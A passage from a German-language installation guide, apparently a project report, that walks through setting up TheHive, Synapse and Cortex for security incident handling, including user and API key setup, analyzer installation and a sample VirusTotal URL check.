# The secret key is used to secure cryptographics functions.
# If you deploy your application to several instances be sure to use the same key !
play.http.secret.key="$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 64 | head -n 1)"
_EOF_
) | sudo tee -a /opt/thehive/conf/application.conf
```

TheHive als Dienst einrichten

```
sudo addgroup thehive
sudo adduser --system thehive
sudo cp /opt/thehive/package/thehive.service /usr/lib/systemd/system
sudo chown -R thehive:thehive /opt/thehive
sudo chmod 640 /opt/thehive/conf/application.conf
sudo systemctl enable thehive
sudo service thehive start
sudo service thehive status
```

Wenn der Status **active (running)** ist, funktioniert TheHive.

```
luis@llsvtest01:~$ sudo service thehive status
● thehive.service - TheHive
  Loaded: loaded (/usr/lib/systemd/system/thehive.service; enabled; vendor preset: enabled)
  Active: active (running) since Wed 2020-12-23 16:41:07 UTC; 2s ago
    Docs: https://thehive-project.org
 Main PID: 6405 (java)
   Tasks: 20 (limit: 4545)
  CGroup: /system.slice/thehive.service
          └─6405 java -Duser.dir=/opt/thehive-3.4.3-1 -Dconfig.file=/opt/thehive/conf/applic

Dec 23 16:41:07 llsvtest01 systemd[1]: Started TheHive.
lines 1-10/10 (END)
```

Abbildung 39: Status TheHive

Nun kann man den Browser seiner Wahl öffnen und folgende URL eingeben:

http://IP_Adress:9000




Abbildung 40: URL TheHive

Danach muss man die Datenbank aktualisieren.





Abbildung 41: Aktualisierung der TheHive Datenbank

Dann muss man einen Administrator-Account erstellen.



count	
Login	admin
Name	Administrator
Password	*****
<input type="button" value="Create"/>	

Abbildung 42: Erstellung des TheHive Admin

Sobald der Admin-Account erstellt wurde, kann man sich im TheHive anmelden.




Abbildung 43: Login-Panel TheHive

7.2.2. Installation Synapse

Am Anfang installieren wir einige pakete auf unserer VM.

```
sudo apt install python3-distutils
sudo apt install python3-pip
sudo apt install python3-dev libkrb5-dev gcc
sudo pip3 install -r requirements.txt
sudo git clone https://github.com/TheHive-Project/Synapse.git
```

Innerhalb von TheHive muss man nun einen neuen Benutzer erstellen für Synapse. Zudem muss man einen API Key erstellen.

Login:	synapse
Full name:	synapse
Roles:	read, write
Additional Permissions:	✓ Allow alerts creation

Bearbeite nun die Konfigurationsdatei, die sich unter Synapse/conf/synapse.conf befindet.

Der Abschnitt [api] bezieht sich auf die Flask-API-Einstellungen. Kann man so belassen, wie er für Debug-, Host- und Thread-Wert ist. Möglicherweise möchte man den Standard-Port 5000 ändern.

```
[api]
debug:False
host:0.0.0.0
port:5000
threaded:True
```

In diesem Abschnitt gibt man die URL von TheHive und den zuvor erstellten API-Schlüssel ein.

```
[TheHive]
url:http://127.0.0.1:9000
user:synapse
api_key:XXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

Die Konfiguration befindet sich unter Synapse/conf/synapse.conf und wir werden den Abschnitt [EWS] ausfüllen.

```
[EWS]
server:outlook.live.com
username:socict@outlook.com
password:XXXXXXXXXXXXXXXXXXXX
auth_type:None
smtp_address:socict@outlook.com
folder_name:Phishing
```

Nun muss man das Skript ausführbar machen.

```
sudo chmod +x app.py
```

Und dann kann man das Skript ausführen.

```
sudo python3 app.py
```

7.2.3. Outlook Einstellungen

Innerhalb von Outlook muss man Kategorien erstellen mit den Benutzernamen der Benutzer in TheHive. Dafür einfach auf «Alle Kategorien» klicken.




Abbildung 44: Outlook Kategorie

Danach die gewünschte Farbe auswählen und auf «Umbenennen» klicken. Dann den gewünschten Namen eingeben. Mit «OK» speichert man die getätigten Einstellungen.




Abbildung 45: Farbkategorien Einstellungen

Zudem muss man in der Mailbox einen neuen Ordner erstellen. Dafür einfach einen Rechtsklick auf die Mailbox tätigen und dann auf «Neuer Ordner» klicken. Danach dem Ordner den gewünschten Namen vergeben. In meinem Fall war der Name «Phishing».




Abbildung 46: Erstellen eines neuen Ordner

7.3. SOAR – Cortex

7.3.1. Installation

OpenJDK & Elasticsearch müssen vorinstalliert sein.

```
cd /opt
sudo wget https://raw.githubusercontent.com/TheHive-Project/cortex/master/PGP-
PUBLIC-KEY
gpg --import PGP-PUBLIC-KEY
```

Herunterladen und verifizieren

```
sudo apt-get install unzip
sudo wget https://dl.bintray.com/thehive-project/binary/cortex-latest.zip
sudo wget https://dl.bintray.com/thehive-project/binary/cortex-latest.zip.asc

# Verify signatures file against the download to ensure integrity
gpg --verify cortex-latest.zip.asc cortex-latest.zip
```

Extrahieren der Dateien

```
sudo unzip cortex-latest.zip
sudo ln -s cortex-latest cortex
```

Bevor wir Cortex starten können, müssen wir ein paar Konfigurationseinstellungen vornehmen. Zuerst müssen wir die Servicedatei aktualisieren, um die Pfade von /etc nach /opt zu ändern

```
sudo nano /opt/coretex/package/cortex.service
```

```
# Wechseln der exec
ExecStart=/opt/cortex/bin/cortex \
-Dconfig.file=/opt/cortex/conf/application.conf \
-Dlogger.file=/opt/cortex/conf/logback.xml \
-Dpidfile.path=/dev/null
```

Nun müssen wir die Konfigurationsdatei erstellen und einen Secret Key hinzufügen.

```
sudo mv /opt/cortex/conf/application.sample /opt/cortex/conf/application.conf

(cat << _EOF_
# Secret key
# ~~~~
# The secret key is used to secure cryptographics functions.
# If you deploy your application to several instances be sure to use the same key !
play.http.secret.key="$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -
w 64 | head -n 1)"
_EOF_
) | sudo tee -a /opt/cortex/conf/application.conf

sudo addgroup cortex
sudo adduser --system cortex
sudo cp /opt/cortex/package/cortex.service /usr/lib/systemd/system
```

```
sudo chown -R cortex:cortex /opt/cortex
sudo chown -R cortex:cortex /opt/cortex-2.1.3-1
sudo chgrp cortex /opt/cortex/conf/application.conf
sudo chmod 640 /opt/cortex/conf/application.conf
sudo systemctl enable cortex
sudo service cortex start
```

Sobald der Service gestartet ist, kann man den Browser seiner Wahl öffnen und unter «https://IP_ADDRESS:9001/index.html» Cortex öffnen.

192.168.0.10:9001/i

Abbildung 47: Cortex URL

Ebenfalls bei Cortex muss man zuerst die Datenbank aktualisieren.





Abbildung 48: Aktualisierung der Cortex Datenbank

Danach muss man einen Admin Account erstellen.



Create administrator account	
Login	<input type="text" value="Login"/> [trash]
Name	<input type="text" value="Name"/> [trash]
Password	<input type="password" value="Password"/> [trash]
<input type="button" value="Create"/>	

Abbildung 49: Erstellen eines Administratoren Account

7.3.2. Hinzufügen einer Organisation

Innerhalb von Cortex muss man auf «Organizations» klicken.



Abbildung 50: Reiter Organizations

Danach kann man auf «Add organization» klicken.





Abbildung 51: Button Add organization

Dann öffnet sich ein Fenster. Hier muss man der Organisation einen Namen sowie eine Beschreibung geben. Ist man mit den angegebenen Werten zufrieden, kann man diese mit «Save» abspeichern.



The form has a blue header 'Create organization'. It contains two input fields: 'Name *' with placeholder 'Organization's name' and 'Description *' with placeholder 'Organization's description'. Below the fields are buttons for 'Cancel' and 'Save'. A note '★ Required field' is shown next to the first field.

Abbildung 52: Erstellen einer Organisation

Sobald die Organisation erstellt wurde, ist diese im Menü ersichtlich. Der Status steht dann auf «Active».



Abbildung 53: Erstellte Organisation

Bei der Installation erstellt Cortex eine Standardorganisation namens «cortex». Die Cortex-Organisation kann für keinen anderen Zweck als die Verwaltung von Organisationen und deren Benutzern verwendet werden. Sie enthält den Benutzer, der beim ersten Zugriff erstellt wird, und jeden anderen Benutzer, der mit einer superAdmin-Rolle erstellt wird. Alle anderen Benutzer (read, analyze und orgAdmins müssen zu anderen Organisationen als cortex gehören). Diese Benutzer können nur Elemente innerhalb ihrer eigenen Organisation sehen.



Abbildung 54: Default Organisation Cortex

Analyser werden aktiviert und dann über die Web-Benutzeroberfläche für jede Organisation konfiguriert. Auf diese Weise kann ein Analysator mit unterschiedlichen API-Schlüsseln für jede Organisation konfiguriert werden. Die Begrenzung der Analysatorrate kann ggf. auch pro Organisation konfiguriert werden.

Eine erstellte Organisation kann nicht gelöscht werden, aber sie kann von einem «SuperAdmin» deaktiviert werden. In diesem Fall werden alle Vorgänge, die Benutzer in dieser Organisation durchführen möchten, abgelehnt.




Abbildung 55: Deaktivierte Organisation

Bei Bedarf kann ein «SuperAdmin» eine deaktivierte Organisation wieder aktivieren.



Abbildung 56: Aktivierungsbutton für Organisation

7.3.3. Hinzufügen eines Benutzer

Benutzerkonten können in jeder Organisation, die in der Cortex-Instanz vorhanden ist, von einem «superAdmin» verwaltet werden. Benutzer können auch für eine bestimmte Organisation von denjenigen verwaltet werden, die die orgAdmin-Rolle in dieser Organisation besitzen.

Die Benutzerverwaltung erfolgt auf der Registerkarte Organisationen > Benutzer.

The screenshot shows the 'Users' tab selected in the top navigation bar. Below it, there are buttons for 'Add user', 'Status' (which is currently selected), 'Select', 'Description', and a search bar. The main area displays two users under the 'User details' tab. Each user has a status indicator ('Active') and a list of attributes: Login, Organization, Full name, and Roles.

Status	User details
Active	Login: th_cor_int Organization: ICTSYS Full name: integration account Roles: read, analyze
Active	Login: luis.luescher Organization: ICTSYS Full name: lschr Roles: read, analyze, orgadmin

Abbildung 57: Benutzerverwaltung innerhalb der Organisation ICTSYS

Benutzerkonten können nach dem Erstellen nicht gelöscht werden, aber sie können von einem «orgAdmin» oder einem «superAdmin» gesperrt werden. Einmal gesperrt, können sie nicht mehr verwendet werden.

Bei Bedarf kann ein «orgAdmin» oder ein «superAdmin» ein gesperrtes Benutzerkonto wieder entsperren.

7.3.4. Installieren von Analyzers & Responders

Jetzt, da die Basisinstallation abgeschlossen ist, müssen wir die Cortex-Analysatoren hinzufügen. Damit kann man ein Observable gegen verschiedene Online-Intelligenzsysteme wie VirusTotal, cymon.io, abuseipDB, urlscan und viele mehr laufen lassen. In der Tat, wenn es eine API hat und man ein bisschen Python kann, kann man eigenen Analyzers und Responders schreiben. Cortex kann auch Dinge wie das Extrahieren von Headern aus E-Mails durchführen sowie IOCs an andere Systeme wie Crowdstrike, ZScaler usw. weiterleiten.

Cortex-Analysatoren installieren.

```
sudo apt-get install -y --no-install-recommends python-pip python2.7-dev python3-pip python3-dev ssdeep libfuzzy-dev libfuzzy2 libimage-exiftool-perl libmagic1 build-essential git libssl-dev

sudo pip install -U pip setuptools && sudo pip3 install -U pip setuptools
```

Klonen des Git-Repository, das alle Analysatoren enthält.

```
cd /opt
sudo git clone https://github.com/TheHive-Project/Cortex-Analyzers
```

Da jeder Analytoren seine eigenen Softwareanforderungen mitbringt, müssen wir uns die Datei requirements.txt jedes Analytoren ansehen und diese Komponenten installieren.

```
for I in $(find Cortex-Analyzers -name 'requirements.txt'); do sudo -H pip2 install -r $I; done && \
for I in $(find Cortex-Analyzers -name 'requirements.txt'); do sudo -H pip3 install -r $I || true; done
```

Dann öffnet man die Cortex-Konfigurationsdatei.

```
sudo nano /etc/cortex/conf/application.conf
```

Danach muss man die rot markierten Stellen ändern, sodass der Pfad auf die Analyzers und Responders zeigt.

```
analyzer {  
    # Directory that holds analyzers  
    path = [  
        "/path/to/default/analyzers",  
        "/path/to/my/own/analyzers"  
    ]  
  
    fork-join-executor {  
        # Min number of threads available for analyze  
        parallelism-min = 2  
        # Parallelism (threads) ... ceil(available processors * factor)  
        parallelism-factor = 2.0  
        # Max number of threads available for analyze  
        parallelism-max = 4  
    }  
}  
  
responder {  
    # Directory that holds responders  
    path = [  
        "/path/to/default/responder",  
        "/path/to/my/own/responder"  
    ]  
  
    fork-join-executor {  
        # Min number of threads available for analyze  
        parallelism-min = 2  
        # Parallelism (threads) ... ceil(available processors * factor)  
        parallelism-factor = 2.0  
        # Max number of threads available for analyze  
        parallelism-max = 4  
    }  
}
```

Zum Abschluss startet man den Cortex Service neu.

```
sudo service cortex restart
```

Die gesamte Konfiguration der Analysatoren in Kortex erfolgt über die grafische Benutzeroberfläche. Hier muss man sich mit einem Orgadmin-Konto anmelden und Organisation, Analyzers für die neue Org auswählen, die man zuvor eingerichtet haben.

7.3.5. Hinzufügen von Analyzers & Responders

Als Beispiel habe ich den Analyser und VirusTotal_Scan_3_0 konfiguriert. Für diesen speziellen Analyser benötigt man ein Konto bei <https://virustotal.com> und einen API-Schlüssel. In der kostenlosen Version ist man auf vier Anfragen pro Minute beschränkt. Dies ist für Anfragen mit geringem Volumen geeignet. Wähle «Organization» => «Analyzers» und dann «Enable» für den Analyser, den man konfigurieren möchten. Füge die erforderlichen Einstellungen für diesen Analyser hinzu. Das selbe Vorgehen kann bei den Responders verfolgt werden.



Abbildung 58: Enable Button in Cortex

Nun geben wir den API Key ein, welchen wir auf <https://virustotal.com> erhalten haben.

Base details

Name	VirusTotal_GetReport_3_0
------	--------------------------

Configuration

 Apply defaults

key *

API key for Virustotal

polling_interval

Define time interval between two requests attempts for the report

Abbildung 59: Parameter für VirusTotal_Scan_3_0

Danach kann man die Einstellung mit «Save» abspeichern.



Abbildung 60: Save Button in Cortex

Nun kann man diesen Analyseator verwenden, indem man oben links auf der Webseite «New Analysis» auswählen. Hier kann man die Werte für das Traffic Light Protocol (TLP) und das Permissible Actions Protocol (PAP) einstellen. Bei der Konfiguration des Analyseators haben wir die TLP/PAP-Einstellungen auf AMBER gesetzt, d. h., wenn wir versuchen, einen IOC zu scannen, der höher als dieser Wert ist, gibt der Scan einen Fehler zurück, der dies anzeigt. Wenn man z. B. eine Datei hat, die man mit VirusTotal scannen möchten und die potenziell sensible Informationen enthält, kann man diese als PAP/TLP rot kennzeichnen.

Run analysis

TLP * AMBER

PAP * AMBER

Data Type * url

Data * luis-luescher.com

Analyzers *

- Fortiguard_URLCategory_2_1
- Malwares_Scan_1_0
- Pulsedive_GetIndicator_1_0
- Urlscan_io_Scan_0_1_0
- VirusTotal_GetReport_3_0
- VirusTotal_Scan_3_0

Cancel **Start** * Required field

Abbildung 61: Ausführen einer Analyse

Folgendes Resultat der Analyse in Cortex meiner Website luis-luescher.com.

Job details

VirusTotal_GetReport_3_0

Artifact [URL] luis-luescher.com

Date 3 minutes ago

TLP TLP-AMBER

PAP PAP-AMBER

Status Success

Report summary VT: getreport="0/66"

Job report

```
{
  "summary": {
    "taxonomies": [
      {
        "level": "safe",
        "namespace": "VT",
        "predicate": "GetReport",
        "value": "0/66"
      }
    ],
    "full": {
      "scan_id": "b5c3c12d29471a061902e6a89ebae56d06a7dfde438c88bb99031855174a460-1551139203",
      "resource": "luis-luescher.com",
      "url": "https://luis-luescher.com/",
      "result": "clean",
      "scan_date": "2019-02-26 00:00:00",
      "permalink": "https://www.virustotal.com/gui/url/b5c3c12d29471a061902e6a89ebae56d06a7dfde438c88bb99031855174a460/detection/u-b5c3c12d29471a061902e6a89ebae56d06a7dfde438c88bb99031855174a460",
      "verbose": "Scan finished, scan information embedded in this object",
      "filescan_id": null,
      "positives": 0,
      "total": 66,
      "nmap": [
        {
          "CPE": "N/A"
        }
      ],
      "detected": false,
      "result": "clean site"
    },
    "DNSR": [
      {
        "detected": false,
        "result": "clean site"
      }
    ]
  }
}
```

Abbildung 62: Resultat der Analyse

7.3.6. Verwaltung von Analyzers & Responders

Analyzer und Responder können nur von orgAdmin-Benutzern aktiviert, deaktiviert und konfiguriert werden. superAdmins-Rollen können dies nicht tun.

Die Verwaltung der Analysatoren erfolgt an zwei Stellen:

Auf der Registerkarte «Organization» => «Analyzers Config» (gelb markiert) können orgAdmin-Benutzer die Konfiguration für alle verfügbaren Analysatoren festlegen, einschliesslich Einstellungen, die für alle Varianten eines bestimmten Analysators gelten.

The screenshot shows a user interface titled 'Organization: ICTSYS'. At the top, there is a navigation bar with five tabs: 'Users', 'Analyzers Config' (which is highlighted with a yellow background), 'Analyzers', 'Responders Config', and 'Responders'. Below the tabs, the text 'Available analyzer configurations (81)' is displayed. Underneath this, there is a search bar with a magnifying glass icon and the placeholder text 'Filter configurations'.

Abbildung 62: Analyzers Config in Cortex

Auf der Registerkarte «Organization» => «Analyzers» können orgAdmin-Benutzer bestimmte Analysatorvarianten deaktivieren, aktivieren und konfigurieren. Man kann die globale Konfiguration überschreiben, die von der Registerkarte «Organization» => «Analyzers Config» geerbt wurde, und zusätzliche, nicht-globale Konfigurationen hinzufügen, die einige Analysator-Varianten benötigen, um korrekt zu funktionieren.

The screenshot shows a user interface titled 'Organization: ICTSYS'. At the top, there is a navigation bar with five tabs: 'Users', 'Analyzers Config', 'Analyzers' (which is highlighted with a yellow background), 'Responders Config', and 'Responders'. Below the tabs, the text 'Available analyzers (164)' is displayed. Underneath this, there is a search bar with a magnifying glass icon and the placeholder text 'Filter available analyzers'.

Abbildung 63: Analyzers in Cortex

Auf der Registerkarte «Organization» => «Responders Config» können orgAdmin-Benutzer die Konfiguration für alle verfügbaren Responder festlegen, einschliesslich der Einstellungen, die für alle Varianten eines bestimmten Responders gemeinsam sind.

Organization: ICTSYS

The screenshot shows a navigation bar with tabs: Users, Analyzers Config, Analyzers, Responders Config (which is highlighted in blue), and Responders. Below the tabs, the text "Available responder configurations (16)" is displayed.

Abbildung 64: Responders Config in Cortex

Auf der Registerkarte «Organization» => «Responders» können orgAdmin-Benutzer bestimmte Responder-Flavors deaktivieren, aktivieren und konfigurieren. Man kann die von der Registerkarte «Organization» => «Responders Config» geerbte globale Konfiguration ausser Kraft setzen und zusätzliche, nicht-globale Konfigurationen hinzufügen, die einige Responder-Flavors möglicherweise benötigen, um korrekt zu funktionieren.

Organization: ICTSYS

The screenshot shows a navigation bar with tabs: Users, Analyzers Config, Analyzers, Responders Config, and Responders (which is highlighted in blue). Below the tabs, the text "Available responders (22)" is displayed.

Abbildung 65: Responders in Cortex

Die Konfiguration kann nur von orgAdmin-Benutzern einer bestimmten Organisation gesehen werden. SuperAdmin-Benutzer können die Konfiguration des Analysators nicht sehen.

Unter der Registerkarte «Organization» => «Analyzers» können Analysatoren und ihre Flavors für die aktuelle Organisation aktiviert, deaktiviert und konfiguriert werden. Für jeden von ihnen kann man ein Ratenlimit festlegen, d. h. die maximale Anzahl von Analyseaufträgen, die für diesen spezifischen Analyzer/Flavor in dem angegebenen Zeitraum ausgeführt werden können, und das maximal akzeptable beobachtbare TLP, dass der Analyzer verarbeiten kann.

Wichtiger Hinweis: Bitte beachte, dass standardmässig kein Analysator aktiviert oder konfiguriert ist, auch nicht die kostenlosen oder solche, die keine Konfiguration benötigen. Es liegt an jedem «OrgAdmin», die Analysatoren für seine Organisation zu aktivieren, sie gegebenenfalls zu konfigurieren und Ratenbegrenzungen anzuwenden, wenn er dies möchte.

7.3.7. Integration Cortex in TheHive

Damit wir diese 2 Systeme integrieren können, benötigen wir einen API-Schlüssel von Cortex. Am besten meldet man sich dazu mit dem Orgadmin-Konto an (allerdings nicht mit dem Superadmin der übergeordneten Org). Erstelle einen neuen Integrationsbenutzer. Gib diesem Benutzer Lese- und Analyserechte.

The screenshot shows the 'Add user' interface in TheHive. It has three input fields: 'Login *' containing 'th_cort_int', 'Full name *' containing 'Integration User', and 'Roles *' containing 'read, analyze'. Below the fields is a note 'Cancel * Required field'. At the bottom right is a blue 'Save user' button.

Abbildung 66: Erstellen eines API User

Danach überprüfen, ob der User aktiv ist.




Abbildung 67: Status des User th_cort_int

Dann unter dem API Key für den neu erstellten User einen API Key erstellen.




Abbildung 68: Erstellen eines API Key

Danach kann man den neu erstellten API Key kopieren.

